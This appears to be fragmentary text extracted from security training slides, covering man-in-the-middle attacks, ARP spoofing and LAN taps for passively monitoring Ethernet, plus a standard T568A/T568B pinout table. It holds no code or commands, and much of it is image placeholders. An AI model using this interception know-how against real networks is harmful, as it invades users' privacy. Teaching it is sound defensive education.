


the Constitution of a Basic Intrusion System




Man-in-the-Middle Attack

Routing under normal operation



Routing subject to ARP cache poisoning




ARP Spoofing (ARP 欺骗)

the quieter you become, the more you are able to hear

















Lan Tap


a small, simple device for monitoring
Ethernet communications





- RJ45 connector
- T568B Pair


Pin	T568A Pair	T568B Pair	10BASE-T 100BASE-TX	1000BASE-T Signal ID	Wire	T568A Color	T568B Color
1	3	2	TX+	DA+	tip	 white/green stripe	 white/orange stripe
2	3	2	TX-	DA-	ring	 green solid	 orange solid
3	2	3	RX+	DB+	tip	 white/orange stripe	 white/green stripe
4	1	1	-	DC+	ring	 blue solid	 blue solid
5	1	1	-	DC-	tip	 white/blue stripe	 white/blue stripe
6	2	3	RX-	DB-	ring	 orange solid	 green solid
7	4	4	-	DD+	tip	 white/brown stripe	 white/brown stripe
8	4	4	-	DD-	ring	 brown solid	 brown solid





1. 白橙: TX+ (发送数据+)
2. 橙色: TX- (发送数据-)
3. 白绿: RX+ (接收数据+)
4. 未用
5. 未用
6. 绿色: RX- (接收数据-)
7. 未用
8. 未用

T568B 接线示意图


A



D




